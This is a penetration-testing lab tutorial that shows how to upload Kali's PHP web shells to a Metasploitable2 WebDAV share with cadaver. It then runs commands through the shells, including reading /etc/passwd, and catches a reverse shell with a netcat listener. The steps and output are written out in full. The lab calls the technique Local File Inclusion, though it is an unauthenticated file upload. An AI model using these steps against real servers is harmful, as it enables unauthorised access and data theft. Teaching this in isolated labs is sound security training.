

Lab - Local File Inclusion Using Kali Web Shells PHP Scripts

Overview

Local File Inclusion (LFI) is an attack that involves uploading malicious files to a server. LFI attacks aim to exploit insecure local file upload functions that fail to validate user-supplied/controlled input. LFI typically affects PHP web applications.

WebDAV is one such application.


WebDAV stands for Web Distributed Authoring and Versioning. The WebDAV protocol provides a framework for users to create, change, and move documents on a server, typically a web server or web share.

Kali Linux comes with pre-built PHP scripts that can create a backdoor in the form of a web shell or reverse shell. These pre-built scripts are stored inside `/usr/share/webshells/php`. Pentesters can use these pre-built scripts without having to write their own malicious PHP code.

- `simple backdoor.php`
- `qsd-php backdoor web shell`
- `php-reverse-shell.php`

Lab Configuration:

- One virtual install of Kali Linux
- Once virtual install of Metasploitable2
- Ensure that both virtual adapters are set to NAT Network



The Metasploitable2 will show you its current IP address once you log on to the

terminal and type `ifconfig`. Username and password are provided at the terminal window.

For your Kali, open a terminal and use the `ifconfig` command to find the IP address assigned to your `eth0` adapter.

Begin the lab!

Exploiting WebDAV Using Cadaver

Cadaver is a utility for dealing with WebDAV systems using the command line. With cadaver, we can connect to the DAV server directly. This method does not require credentials. Once connected, you can type a ? at the terminal prompt to see what commands are allowed.

```
(root@kali)-[~]
# cadaver http://10.0.2.5/dav
dav:/dav/> ?
Available commands:
ls      cd      pwd      put      get      mget     mput
edit    less    mkcol    cat      delete   rmcol    copy
move    lock    unlock   discover steal    showlocks version
checkin checkout uncheckout history label    propnames chexec
propget propdel propset   search   set      open     close
echo    quit    unset    lcd      lls      lpwd     logout
help    describe about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> █
```

With access to the WebDAV directory, we can upload web shells to the target server.

Kali Linux Web Shells PHP Scripts

Kali Linux has pre-built web shells PHP scripts stored inside `/usr/share/webshells/php`. We can use these scripts without the need of having to write PHP code for a malicious script. Web shells are scripts coded in different languages, including PHP, Python, ASP, and Perl. These can be used as a backdoor for illegitimate access to any server by uploading onto a web server running PHP.

From your Kali desktop, open a terminal and type the following command at the prompt. Press Enter.

```
ls -al /usr/share/webshells/php
```



```
File Actions Edit View Help
(root@kali)-[~]
# ls -al /usr/share/webshells/php
total 44
drwxr-xr-x 3 root root 4096 Dec 20 01:21 .
drwxr-xr-x 8 root root 4096 Dec 20 01:23 ..
drwxr-xr-x 2 root root 4096 Dec 20 01:21 findsocket
-rw-r--r-- 1 root root 2800 Nov 20 15:16 php-backdoor.php
-rwxr-xr-x 1 root root 5491 Nov 20 15:16 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 15:16 qsd-php-backdoor.php
-rw-r--r-- 1 root root 328 Nov 20 15:16 simple-backdoor.php
```

Upload the simple-backdoor script

At the cadaver prompt, type the following command to upload the `simple-backdoor.php` script to the webserver:

```
put /usr/share/webshells/php/simple-backdoor.php
```

```
dav:/dav/> put /usr/share/webshells/php/simple-backdoor.php
Uploading /usr/share/webshells/php/simple-backdoor.php to '/dav/simple-backdoor.php':
Progress: [=====] 100.0% of 328 bytes succeeded.
dav:/dav/> █
```

Execute the script using a web browser


On your Kali machine, open a web browser, and in the address bar, type the IP address of your Metasploitable2 target, followed by this:

```
/dav/simple-backdoor.php
```

My address is as follows:

```
10.0.2.5/dav/simple-backdoor.php
```

Press Enter.




Usage: `http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd`

Our script is now ready to issue commands.

Append the following to the address to see what access you have:


?cmd=id



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can now use the following command to show the users and passwords:

?cmd=cat+/etc/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
```

We can try a different script. Let's upload the php-backdoor.php script.

At the cadaver prompt, type the following:

```
put /usr/share/webshells/php/php-backdoor.php
```




```
dav:/dav/> put /usr/share/webshells/php/php-backdoor.php
Uploading /usr/share/webshells/php/php-backdoor.php to `/dav/php-backdoor.php':
Progress: [=====>] 100.0% of 2800 bytes succeeded.
dav:/dav/> █
```

In the address bar of your Kali browser, type the following:

10.0.2.15/dav/php-backdoor.php


This script provides a more authentic web shell feel.



The screenshot shows a web browser window with the address bar displaying `10.0.2.5/dav/php-backdoor.php`. The page has a dark header with navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area includes several interactive sections:

- execute command:** A text input field followed by a "go" button.
- upload file:** A "Browse..." button, the text "No file selected.", a "to dir:" text input field, and an "upload" button.
- to browse go to http://?d=[directory here]**: A section with instructions and examples: "for example: http://?d=/etc on *nix or http://?d=c:/windows on win".
- execute mysql query:** A section with input fields for "host:" (containing "localhost"), "user:" (containing "root"), "password:", "database:", and "query:", followed by an "execute" button.

In the execute command text box, type `ls -al`:



This screenshot shows the same web interface as the previous one, but the "execute command:" text input field now contains the text `ls -al`. The "go" button remains to the right of the input field.

Press Enter.



This screenshot shows the browser's address bar updated to `10.0.2.5/dav/php-backdoor.php?c=ls+-al`, indicating that the command entered in the previous step has been processed by the web shell.

```
total 16
drwxrwxrwt  2 root    root    4096 Apr  2 03:40 .
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 ..
-rw-r--r--  1 www-data www-data 2800 Apr  2 03:40 php-backdoor.php
-rw-r--r--  1 www-data www-data  328 Apr  2 03:39 simple-backdoor.php
```

We can upgrade our web shell still further using the `qsd-php-backdoor.php` script.

At the cadaver prompt, type the following command to upload the `qsd-php-backdoor.php` script:

```
put /usr/share/webshells/php/qsd-php-backdoor.php
```


```
dav:/dav/> put /usr/share/webshells/php/qsd-php-backdoor.php
Uploading /usr/share/webshells/php/qsd-php-backdoor.php to `/dav/qsd-php-backdoor.php':
Progress: [=====] 100.0% of 13585 bytes succeeded.
dav:/dav/> █
```

Open your Kali browser, and in the address bar, type the following:

<http://10.0.2.5/dav/qsd-php-backdoor.php>

Press Enter.

At the bottom of the web shell, type in `ls -al` into the text box. Press the go button.



Server Information:

Operating System: Linux

PHP Version: 5.2.4-2ubuntu5.10 [View phpinfo\(\)](#)

Directory Traversal

[Go to current working directory](#)

[Go to root directory](#)

Go to any directory:

Execute MySQL Query:

host

user

password

database


query

Execute

Execute Shell Command (safe mode is off):

ls -al

Go



Command: *ls -al*

```
total 32
drwxrwxrwt  2 root    root      4096 Apr  2 03:59 .
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 ..
-rw-r--r--  1 www-data www-data 2800 Apr  2 03:58 php-backdoor.php
-rw-r--r--  1 www-data www-data 13585 Apr  2 03:59 qsd-php-backdoor.php
-rw-r--r--  1 www-data www-data  328 Apr  2 03:39 simple-backdoor.php
```

Creating a Reverse Shell

We can also create a reverse shell using the `php-reverse-shell.php` script. We will have to edit the script with the IP address of our Kali machine and chosen port number to use.

On your Kali machine, open a new terminal, and at the prompt, type the following:

```
nano /usr/share/webshells/php/php-reverse-shell.php
```

Scroll down until you come to the following section of the script. Type in the IP address of your Kali machine. Change the port number to one that is available.



Save the changes.

Upload the script to the target server. At the cadaver prompt, type the following:

```
put /usr/share/webshells/php/php-reverse-shell.php
```

```
dav:/dav/> put /usr/share/webshells/php/php-reverse-shell.php
Uploading /usr/share/webshells/php/php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=====] 100.0% of 5490 bytes succeeded.
dav:/dav/> █
```

Open a new terminal on your Kali machine. Start a netcat listener using port 5555.

```
netcat -lvp 5555
```

Press Enter and leave the terminal open.

```
File Actions Edit View Help
(rootkali)-[~]
# netcat -lvp 5555
listening on [any] 5555 ...
█
```

Open your Kali browser and launch the `php-reverse-shell.php` script.

```
← → × 🏠 10.0.2.5/dav/php-reverse-shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
```

The target connects to your Kali using the netcat listener. At the prompt, type `ls -al`.

```
File Actions Edit View Help
(rootkali)-[~]
# netcat -lvp 5555
listening on [any] 5555 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 48500
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
 04:44:22 up 5:53, 2 users, load average: 0.03, 0.05, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    Apr 20 22:53    22:51   5:52   0.01s  0.00s -bash
root     pts/0    May 20 :0.0          22:50   5:53   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls -al
total 93
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13540 Apr  1 22:50 dev
drwxr-xr-x 94 root root 4096 Apr  2 04:40 etc
```


Summary

In this short lab, we explored and performed numerous ways to establish a web shell using the readymade php web shells scripts inside Kali.

End of the lab!

